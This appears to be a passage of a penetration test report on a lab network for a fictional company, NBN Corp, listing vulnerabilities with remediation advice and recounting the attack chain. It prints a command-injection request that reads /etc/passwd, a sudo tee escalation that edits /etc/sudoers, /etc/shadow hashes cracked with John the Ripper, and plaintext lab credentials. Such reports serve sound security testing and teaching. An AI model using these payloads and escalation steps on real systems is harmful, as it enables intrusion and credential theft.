gibson@nbnserver:/$ echo "gibson ALL= /bin/su" | sudo tee -a "$LFILE"
gibson ALL= /bin/su
gibson@nbnserver:/$ sudo su
[sudo] password for gibson:
root@nbnserver:/# sudo -l
Matching Defaults entries for root on nbnserver:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User root may run the following commands on nbnserver:
    (ALL : ALL) ALL
```

15.

Vulnerability Discovered: **Staging Server Accessibility**

Vulnerability Type: Broken Access Control

System Vulnerable: 10.10.0.66, 172.16.1.1


Vulnerability Explanation: It is possible to access the NBN Corp staging environment by appending ":8001" to the base URL. Attackers may gain access to beta functionalities or developer tests, which could provide inside into potential vulnerabilities.

Vulnerability Recommendation: Elite Security strongly recommends VPN-only accessibility to the staging server. Doing so will ensure that only authorized parties have access to testing server.

Severity: Moderate

Screenshot:

```
gibson@nbnserver:/var/log/apache2$ cd /var/www/staging
gibson@nbnserver:/var/www/staging$ ls -al
total 60
drwxr-xr-x 6 root root 4096 May  8 00:50 .
drwxr-xr-x 4 root root 4096 Apr 20  2019 ..
drwxr-xr-x 6 root root 4096 Apr 20  2019 assets
drwxr-xr-x 2 root root 4096 Apr 20  2019 data
-rwxr-xr-x 1 root root 5686 Apr 20  2019 favicon.ico
drwxr-xr-x 2 root root 4096 Apr 20  2019 images
-rwxr-xr-x 1 root root 7276 Apr 20  2019 index.php
drwxr-xr-x 2 root root 4096 Apr 20  2019 internal
-rwxr-xr-x 1 root root 4295 May  8 00:50 login.php
-rwxr-xr-x 1 root root   27 Apr 20  2019 phpinfo.php
-rwxr-xr-x 1 root root  194 Apr 20  2019 php.ini
-rwxr-xr-x 1 root root   55 Apr 21  2019 robots.txt
```



16.

Vulnerability Discovered: **Unencrypted Website**

Vulnerability Type: Web Vulnerability


System Vulnerable: 10.10.0.66

Vulnerability Explanation: The NBN Corp website does not use an encrypted protocol (HTTPS/SSL/TLS). Sensitive data is transmitted in cleartext across the connection and can be recorded, monitored, and modified by malicious parties.

Vulnerability Recommendation: NBN Corp should use HTTPS with a proper certificate and not accept data over non-HTTPS connections. Elite Security recommends a service such as Let's Encrypt to enable SSL/TLS for the NBN Corp website. Data should be encrypted with a reliable encryption scheme before transmission.

Severity: Moderate

Screenshot:



17.

Vulnerability Discovered: **Directory Listings**

Vulnerability Type: Information Disclosure


System Vulnerable: 10.10.0.66

Vulnerability Explanation: It is possible to navigate to several directories that are not intended for public, non-privileged use (`/data, /assets, /images`) by appending the names of the directories to the URL. It provides attackers with a complete index of all the resources located in each unsecured directory, which may include sensitive information (e.g., list of customer names and email addresses).

Vulnerability Recommendation: Access should be restricted to important files by adopting a need-to-know requirement for each directory and turning off features such as Automatic Directory Listings that could expose private files.

Severity: Moderate

Screenshot:



Index of /data

Name	Last modified	Size	Description
Parent Directory		-	
CEO_gibson.jpg	2017-05-11 18:35	56K	
customer.list	2020-05-06 20:32	876K	
customerservice.jpg	2019-04-20 23:49	238K	
flag1	2020-01-14 17:25	1.3K	
flag4.txt	2019-04-20 23:49	70K	
newtech.jpg	2019-04-20 23:49	180K	
ourCEO.jpg	2019-04-20 23:49	201K	
servicetechs.jpg	2019-04-20 23:49	171K	
stephenson.jpg	2014-08-30 22:13	37K	

Apache/2.4.29 (Ubuntu) Server at 10.10.0.66 Port 80

18.

Vulnerability Discovered: **FTP Authentication**

Vulnerability Type: Broken Authentication

System Vulnerable: 172.16.1.2

Vulnerability Explanation: Users are able to log into an FTP server using anonymous authentication. A user's credentials and the commands used are logged without encryption and vulnerable to access. Any data sent through FTP or hosted on an anonymous FTP server is also left unprotected. FTP logs were discovered on the client (`var/log/vsftpd.log`) and displayed login attempts as well as the transmission of sensitive files in cleartext.

Vulnerability Recommendation: Anonymous access to FTP server should be disabled. Ensure FTP software has been updated and is running the latest version. It is encouraged that FTP be accessible via VPN only. Limit the number of users who have access to FTP services. Ensure no sensitive data is stored on the FTP server. Ensure only privileged access to FTP logs. If FTP is not needed, it is strongly recommended that it is disabled.

Severity: Low

Screenshot:

```
 GNU nano 2.9.3                                vsftpd.log

Sun Nov 11 16:29:24 2018 [pid 2] CONNECT: Client "127.0.0.1"
Sun Nov 11 16:29:33 2018 [pid 1] [ftp] OK LOGIN: Client "127.0.0.1", anon password "pass"
Sun Nov 11 16:29:39 2018 [pid 2] CONNECT: Client "127.0.0.1"
Sun Nov 11 16:30:02 2018 [pid 2] CONNECT: Client "127.0.0.1"
Sun Nov 11 16:30:42 2018 [pid 2] CONNECT: Client "127.0.0.1"
Sun Nov 11 16:30:48 2018 [pid 1] [ftp] OK LOGIN: Client "127.0.0.1", anon password "password"
Sun Nov 11 16:35:04 2018 [pid 2] CONNECT: Client "127.0.0.1"
Sun Nov 11 17:30:01 2018 [pid 1253] CONNECT: Client "127.0.0.1"
Sun Nov 11 17:30:09 2018 [pid 1253] [pete] FAIL LOGIN: Client "127.0.0.1"
Sun Nov 11 17:30:20 2018 [pid 1254] CONNECT: Client "127.0.0.1"
Sun Nov 11 17:30:25 2018 [pid 1254] [ftp] OK LOGIN: Client "127.0.0.1", anon password "ok"
Sun Nov 11 17:31:31 2018 [pid 1271] CONNECT: Client "192.168.1.24"
Sun Nov 11 17:31:57 2018 [pid 1271] [ftp] OK LOGIN: Client "192.168.1.24", anon password "?"
Sun Nov 11 17:32:40 2018 [pid 1271] [ftp] FAIL DOWNLOAD: Client "192.168.1.24", "/etc/shadow", 0.00$
Sun Nov 11 17:32:46 2018 [pid 1271] [ftp] OK DOWNLOAD: Client "192.168.1.24", "/etc/passwd", 1818 b$
Sun Nov 11 17:36:33 2018 [pid 1288] CONNECT: Client "192.168.1.24"
Sun Nov 11 17:37:25 2018 [pid 1288] [ftp] OK LOGIN: Client "192.168.1.24", anon password "?"
Sun Nov 11 17:54:16 2018 [pid 1137] CONNECT: Client "192.168.1.24"
```

19.

Vulnerability Discovered: **Image Metadata**

Vulnerability Type: Information Disclosure

System Vulnerable: 10.10.0.66, 172.16.1.1

Vulnerability Explanation: Images were located on the server that contained EXIF and other sensitive data. Metadata can include keywords, captions, comments, timestamps, locations, headlines, etc., that could contain revealing or privileged information. For example, 10.10.0.66/images/ourCEO.jpg, contained the phrase “password gibson”.

Vulnerability Recommendation: Data should be removed from images prior to uploading. There exist a number of tools available on Linux systems that can “scrub” image metadata, such as ImageMagick and Mogrify.

Severity: Low

Screenshot:

Artist	gibson
Y Cb Cr Positioning	Co-sited
Copyright	password: gibson
Color Space	Uncalibrated
Exif Image Width	846
Exif Image Height	669
Xp Author	gibson
Padding	(Binary data 2020 bytes)
Thumbnail Offset	4686
Thumbnail Length	6813
Current Iptc Digest	2a9d2bbda8830fc44760b951f59c554c
Coded Character Set	UTF8
Application Record Version	0
By-Line	gibson
Copyright Notice	password: gibson
Iptc Digest	2a9d2bbda8830fc44760b951f59c554c

20.

Vulnerability Discovered: **Insufficient Session Expiration**

Vulnerability Type: Session Management

System Vulnerable: 10.10.0.66

Vulnerability Explanation: When sessions do not expire, attackers may be able to reuse old session credentials or session IDs, thus exposing an application to attacks that steal or reuse users' session identifiers. There do not appear to be session management controls associated with any of NBN Corp's web applications.

Vulnerability Recommendation: Web applications should invalidate a session after a predefined amount of time has passed (i.e., timeout) and provide users the means to invalidate their own sessions (logout). These measures ensure that session lifespans are as shot as possible.

Severity: Low

21.

Vulnerability Discovered: **Missing Logs**

Vulnerability Type: Insufficient Monitoring

System Vulnerable: 10.10.0.66

Vulnerability Explanation: There are no logging controls present for the purpose of monitoring logins, failed logins, alerts, etc. In the absence of sufficient logging, an attacker is presented with an environment in which they can probe for vulnerabilities undetected.

Vulnerability Recommendation: Ensure all login, access control failures, and server-side input validation failures can be logged with sufficient user context to identify suspicious or malicious accounts, and held for sufficient time to allow for delayed forensic analysis. Ensure logs are append-only and have integrity controls to prevent modification or deletion. Establish effective monitoring and alerting policies such that suspicious activities are detected and responded to in a timely manner. Establish or adopt an incident response or recovery plan.

Severity: Low

22.

Vulnerability Discovered: **Outdated Web Server**

Vulnerability Type: Security Misconfiguration


System Vulnerable: 10.10.0.66

Vulnerability Explanation: Server is currently running an outdated version of the Apache HTTP server (2.4.29). The latest version is 2.4.43.

Vulnerability Recommendation: Web server updates should occur as soon as new versions are available. Auditing should be conducted on at least a biannual basis to ensure that all software, services, and applications are running current versions.

Severity: Low

Screenshot:



23.

Vulnerability Discovered: **Outdated Operating System**

Vulnerability Type: Security Misconfiguration

System Vulnerable: 172.16.1.1, 172.16.1.2

Vulnerability Explanation: Both client and server machines are using outdated versions of Ubuntu (18.04.4 and 18.04.2, respectively). The latest version of Ubuntu is 20.04. Security notes and known vulnerabilities in version 18.04 are listed here: https://usn.ubuntu.com/releases/ubuntu-18.04-lts/

Vulnerability Recommendation: Operating system updates should occur as soon as new versions are available. Auditing should be conducted on at least a biannual basis to ensure that all software, services, and applications are running current versions.

Severity: Low

Screenshot:

```
stephenson@nbnclient:~$ cat /etc/os-release
NAME="Ubuntu"
VERSION="18.04.4 LTS (Bionic Beaver)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 18.04.4 LTS"
VERSION_ID="18.04"
```

```
gibson@nbnserver:~$ cat /etc/os-release
NAME="Ubuntu"
VERSION="18.04.2 LTS (Bionic Beaver)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 18.04.2 LTS"
VERSION_ID="18.04"
```

24.

Vulnerability Discovered: **Username Enumeration**

Vulnerability Type: Information Disclosure

System Vulnerable: 10.10.0.66

Vulnerability Explanation: An error message presents upon unsuccessful login on the staging server employee login (`10.10.0.66:8001/login.php`) that reads: “Login failed. Staging server username: ‘test’”. This error message provides an attacker with the name of a valid user who can be authenticated within the staging server. In the backend code for this login form (`/var/www/staging/login.php`), credentials are hard-coded: a practice that allows for easy enumeration of passwords.

Vulnerability Recommendation: Error messages should be revised in such a way that they do not reveal any information about the user or expected credentials.

Severity: Low

Screenshot:

4.3 Process Overview

This section will provide a brief overview of the penetration testing team's approach to accessing internal resources by pivoting from an external-facing server and gaining privileged access. Please see section 6.0 Appendices for more detailed information about port discovery, protocols, credentials, and tool logs, and section 4.3 Vulnerabilities and Recommendations for detailed information about discovered vulnerabilities.

The Elite Security penetration testing team was not provided any initial credentials, which are required upon starting both the client and server VMs. The team configured the network to connect to their Kali Linux machine, which enabled them to access the NBN Corp website (10.10.0.66).

After access was gained to the NBN Corp website, the Elite Security team began the reconnaissance and enumeration process. There were multiple web vulnerabilities noted within the NBN Corp website (outlined in detail in section 4.3 Vulnerabilities and Recommendations). One initial observation was a "DEBUG" comment found within the page source of the home page.

```
                                        <p><!--DEBUG
$cmd = shell_exec( "echo '" . $_GET['email'] . " : " . $_GET['name'] . "' >> /var/www/html/data/customer.list " );
--></p>
```

Entering the URL `10.10.0.66/data/customer.list` produced a list of customer names and email addresses, populated by the "Register" field at the bottom of the home page. With the determination that `/data/customer.list` was writable via the browser without sanitization, and informed by the above DEBUG comment, the Elite Security team was able to carry out a file inclusion attack, entering commands into the "Register" field that executed and printed file contents to the browser. Doing so allowed the team to gain access to unauthorized directories and files, including `/etc/passwd`.

```
GET
/?name=name&email='+%3b+cat+/etc/passwd+>>+/var/www/html/data/customer.list+%3b+echo+'
 HTTP/1.1
Host: 10.10.0.66
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.0.66/?name=name&email=h%40email.com
Connection: close
Cookie: authenticated=0
Upgrade-Insecure-Requests: 1
```

Within `/etc/passwd`, testers were able to verify the existence of a username: "gibson".

```
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
gibson:x:1000:1000:gibson:/home/gibson:/bin/bash
ftp:x:111:113:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
mysql:x:112:115:MySQL Server,,,:/nonexistent:/bin/false
```

The file inclusion strategy also allowed the team to view internal files, such as the customer and employee login portals. Within the `/var/www/html/login.php` file, testers discovered a set of credentials for the site's backend MySQL database.

```
$servername = "localhost";
$database       = 'nbn';
$username       = 'root';
$password       = 'digital';
```

By combining the username "gibson" along with the password "digital" found in `/login.php`, the Elite Security team successfully guessed credentials that provided access to the NBN server, both on the server image and via SSH.


While navigating the NBN server logged into the "gibson" account, a set of plaintext credentials was discovered in the `/var/log/apache2/access.log` file ("stephenson/pizzadeliver").

```
  GNU nano 2.9.3                                    access.log

172.16.1.2 - - [24/Apr/2020:06:26:01 +0000] "GET /login.php?username=stephenson&password=pizzadeliv$
172.16.1.2 - - [24/Apr/2020:06:27:01 +0000] "GET /login.php?username=stephenson&password=pizzadeliv$
172.16.1.2 - - [24/Apr/2020:06:28:01 +0000] "GET /login.php?username=stephenson&password=pizzadeliv$
172.16.1.2 - - [24/Apr/2020:06:29:01 +0000] "GET /login.php?username=stephenson&password=pizzadeliv$
172.16.1.2 - - [24/Apr/2020:06:30:01 +0000] "GET /login.php?username=stephenson&password=pizzadeliv$
172.16.1.2 - - [24/Apr/2020:06:31:01 +0000] "GET /login.php?username=stephenson&password=pizzadeliv$
172.16.1.2 - - [24/Apr/2020:06:32:01 +0000] "GET /login.php?username=stephenson&password=pizzadeliv$
172.16.1.2 - - [24/Apr/2020:06:33:01 +0000] "GET /login.php?username=stephenson&password=pizzadeliv$
172.16.1.2 - - [24/Apr/2020:06:34:01 +0000] "GET /login.php?username=stephenson&password=pizzadeliv$
172.16.1.2 - - [24/Apr/2020:06:35:01 +0000] "GET /login.php?username=stephenson&password=pizzadeliv$
172.16.1.2 - - [24/Apr/2020:06:36:01 +0000] "GET /login.php?username=stephenson&password=pizzadeliv$
```

Using these credentials, the Elite Security team was able to log into the client and complete an SSH connection by way of the server shell.

```
gibson@nbnserver:~$ ssh stephenson@172.16.1.2
stephenson@172.16.1.2's password:
          Welcome to
```



```
**Near-Earth Broadcast Network**
  *Someone is Always Watching*

Client

Penetration testing with permission only!
Last login: Thu Apr 30 21:50:16 2020
stephenson@nbnclient:~$ _
```

To gain root access on the server, the Elite Security team ran a `sudo -l` command to enumerate commands that user "gibson" could run on the NBN server.

```
gibson@nbnserver:/$ sudo -l
Matching Defaults entries for gibson on nbnserver:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User gibson may run the following commands on nbnserver:
    (root) NOPASSWD: /bin/echo
    (root) NOPASSWD: /usr/bin/whoami
    (root) NOPASSWD: /usr/bin/tee
    (root) /bin/su
```

A vulnerability was discovered using the `tee` command, which provided an opportunity to edit `/etc/sudoers` and give “gibson” superuser privileges.

```
gibson@nbnserver:/$ LFILE=/etc/sudoers
gibson@nbnserver:/$ echo "gibson ALL= /bin/su" | sudo tee -a "$LFILE"
gibson ALL= /bin/su
gibson@nbnserver:/$ sudo su
[sudo] password for gibson:
root@nbnserver:/# sudo -l
Matching Defaults entries for root on nbnserver:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User root may run the following commands on nbnserver:
    (ALL : ALL) ALL
```

As root, penetration testers were granted unrestricted access to `/etc/shadow`, in which encrypted root password data was stored.

```
root@nbnserver:/home/gibson# cat /etc/shadow
root:$6$x8yQ8PlY$/4jhqQfPE6vyFU7bU1UmjY.nXWEpxzz1c82x6MphQBlofiKN9/DzsXCSvv4RB/p
YdmzOehx9cRbm3WlAtdedz1:18275:0:99999:7:::
```

The password was decrypted using John the Ripper in coordination with the rockyou wordlist: “1986angeles”.

```
root@kali:/var/www/html# john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/
128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
digital          (gibson)
1986angeles      (root)
2g 0:03:00:50 DONE (2020-05-04 03:28) 0.000184g/s 1204p/s 1205c/s 1205C/s 1986c03..1986
Lai
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

5.0 Conclusion

5.1 Test Goals

The objective of this vulnerability assessment and penetration test was to identify vulnerabilities in the information systems and networks of the Near-Earth Broadcast Corporation, or NBN Corp. Findings were used to develop and present a set of recommendations to improve NBN Corp's information security posture, particularly with regard to preventing mass exfiltration of customer and employee data by unauthorized persons.

5.2 Results

The results of this penetration test reveal critical security issues that should be addressed immediately to protect the NBN Corp website, systems, data, and assets. Among other vulnerabilities that should be highly prioritized, some of the team's main findings included file inclusion and SQL injection susceptibility, as well as system-wide use of weak passwords and non-secure encryption algorithms. If NBN Corp addresses these items, as well as the ones we have detailed throughout this report, the overall security of their IT infrastructure will improve significantly.

5.3 Targets

The following targets were established for this penetration test:

IP Address	Name
10.10.0.66	Web server
172.16.1.1	Server host
172.16.1.2	Client host

5.4 Overall Risk Score

The overall degree of risk assigned to NBN Corp as a result of this penetration test is Critical. By exploiting vulnerabilities that are accessible through the external-facing server, attackers can compromise the integrity, availability, and confidentiality of every component within current NBN Corp system. Through these exploits, it is possible to leak sensitive customer and employee data, compromise system records, and remove access from legitimate parties.

5.5 Recommendations for Immediate Consideration

Due to the dangerous impact to NBN Corp's system revealed by this penetration test, appropriate resources should be allocated to ensure that remedial actions are completed as soon as possible. Below is a high-level list of actions that are recommended for immediate implementation. Please see section 4.0 Findings for more comprehensive details on securing the NBN Corp IT environment.

1.) Ensure that strong passwords are used throughout the system and are not repeated across services. The NBN Corp system was dramatically impacted by the use of weak passwords as well as the reuse of passwords across systems of differing security levels. A company-wide password policy is recommended that encourages the use of long (12+ characters), complex passwords. It is suggested that NBN Corp implement use of a password manager tool as well as multifactor authentication, particularly for highly privileged accounts.

2.) Update operating systems, web servers, software, and applications. Outdated and unpatched services can contain vulnerabilities.

3.) Implement website auditing and logging. Monitor website for any anomalous activity and develop team procedures for managing suspicious behavior.

4.) Conduct regular vulnerability assessments. As part of an organizational policy, automated vulnerability assessments should be used to scan the system on a regular basis. Doing so will allow NBN Corp to determine if security controls are properly configured, operating as intended, and producing the desired outcomes.

5.) Sanitize URLs and user-provided input fields. URLs and fields that take user input should be thoroughly sanitized in accordance with industry-standard best practices.

6.) Use a strong encryption algorithm when storing sensitive data. Passwords and other sensitive information should be hashed using a strong encryption algorithm, such as SHA-256 or SHA-512, with salts.

7.) Use HTTPS with a proper security certificate for the NBN Corp website. Do not accept data over non-HTTPS connections. Elite Security recommends a certificate service such as Let's Encrypt to enable SSL/TLS for the NBN Corp website.

8.) Train development staff on secure application and web development practices. Ensure compliance with industry-standard best practices for code writing, review, and testing. Conduct biannual skill assessments to ensure development teams maintain competency in these areas.

6.0 Appendices

6.1 Tool Output

Burp Suite:

```
GET
/?name=name&email='+%3b+cat+/etc/passwd+>>+/var/www/html/data/customer.list+%3b+echo+'
HTTP/1.1
Host: 10.10.0.66
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.0.66/?name=name&email=h%40email.com
Connection: close
Cookie: authenticated=0
Upgrade-Insecure-Requests: 1
```

SQLMap:

```
---
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.29
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
Database: nbn
Table: users
[2 entries]
+---------+---------------------+-----------+-----------+-----------+----------------------------------+---------------------
--+--------------+
| user_id | avatar              | user      | lastname  | firtname  | password                         | last_login
  | failed_login |
+---------+---------------------+-----------+-----------+-----------+----------------------------------+---------------------
--+--------------+
| 1       | data/ourCEO.jpg     | gibson    | gibson    | gibson    | e0e1d64fdac4188f087c4d44060de65e | 2019-04-21 14:08:5
5 | 123          |
| 3       | data/stephenson.jpg | stephenson | stephenson | stephenson | 942cbb4499d6a60b156f39fcbaacf0ae | 2029-12-12 01:23:4
5 | 123          |
+---------+---------------------+-----------+-----------+-----------+----------------------------------+---------------------
--+--------------+
```


```
Database: nbn
Table: users
[2 entries]
+----------------------------------+
| password                         |
+----------------------------------+
| 942cbb4499d6a60b156f39fcbaacf0ae |
| e0e1d64fdac4188f087c4d44060de65e |
+----------------------------------+

Database: mysql
Table: user
[2 entries]
+------------------+-------------------------------------------+
| password_expired | Password                                  |
+------------------+-------------------------------------------+
| N                | *9FC2C02363381143C5E8E9288885280EAA53D61C |
| N                | *BE021F890410EE21539FD5F268D6109CBFDE7B57 |
+------------------+-------------------------------------------+
```

John the Ripper:

```
root@kali:~/.john# cat john.pot
$6$evQQsME4$CRS5h3FhqUMQp4afUe/EsXqF5AGUgMnH0byX4kUaYOhroXI4CKJj36bjJV6gh3cJcH
Owi3YpYsWCmboIygQv40:digital
$6$x8yQ8PlY$/4jhqQfPE6vyFU7bU1UmjY.nXWEpxzz1c82x6MphQBlofiKN9/DzsXCSvv4RB/pYdm
zOehx9cRbm3WlAtdedz1:1986angeles
```

Nmap:



Netcat:

```
root@nbnserver:~# nc -vz 172.16.1.2 1-10000 2>&1 | grep succeeded
Connection to 172.16.1.2 22 port [tcp/ssh] succeeded!
Connection to 172.16.1.2 25 port [tcp/smtp] succeeded!
Connection to 172.16.1.2 110 port [tcp/pop3] succeeded!
Connection to 172.16.1.2 143 port [tcp/imap2] succeeded!
Connection to 172.16.1.2 5268 port [tcp/*] succeeded!
Connection to 172.16.1.2 5355 port [tcp/hostmon] succeeded!
Connection to 172.16.1.2 5782 port [tcp/*] succeeded!
Connection to 172.16.1.2 5843 port [tcp/*] succeeded!
Connection to 172.16.1.2 5854 port [tcp/*] succeeded!
Connection to 172.16.1.2 6174 port [tcp/*] succeeded!
Connection to 172.16.1.2 6573 port [tcp/*] succeeded!
Connection to 172.16.1.2 6868 port [tcp/*] succeeded!
Connection to 172.16.1.2 7437 port [tcp/*] succeeded!
Connection to 172.16.1.2 9562 port [tcp/*] succeeded!
```

6.2 Ports, Protocols, and Services

The following open ports were enumerated using nmap targeting host 172.16.1.1 (server):

Port	Protocol	Service
80	tcp	HTTP
443	tcp	SSH
8001	tcp	Unknown

This scan provided valuable information about services running on NBN Corp's network, including an SSH server running on port 443, and a staging server running on port 8001.

The following open ports were discovered using a Netcat scan targeting host 172.16.1.2 (client):

Port	Protocol	Service
22	tcp	SSH
25	tcp	SMTP
110	tcp	POP3
143	tcp	IMAP2
5258	tcp	Unknown
5355	tcp	Hostmon
5782	tcp	Unknown
5843	tcp	Unknown
5854	tcp	Unknown
6174	tcp	Unknown
6573	tcp	Unknown
6868	tcp	Unknown
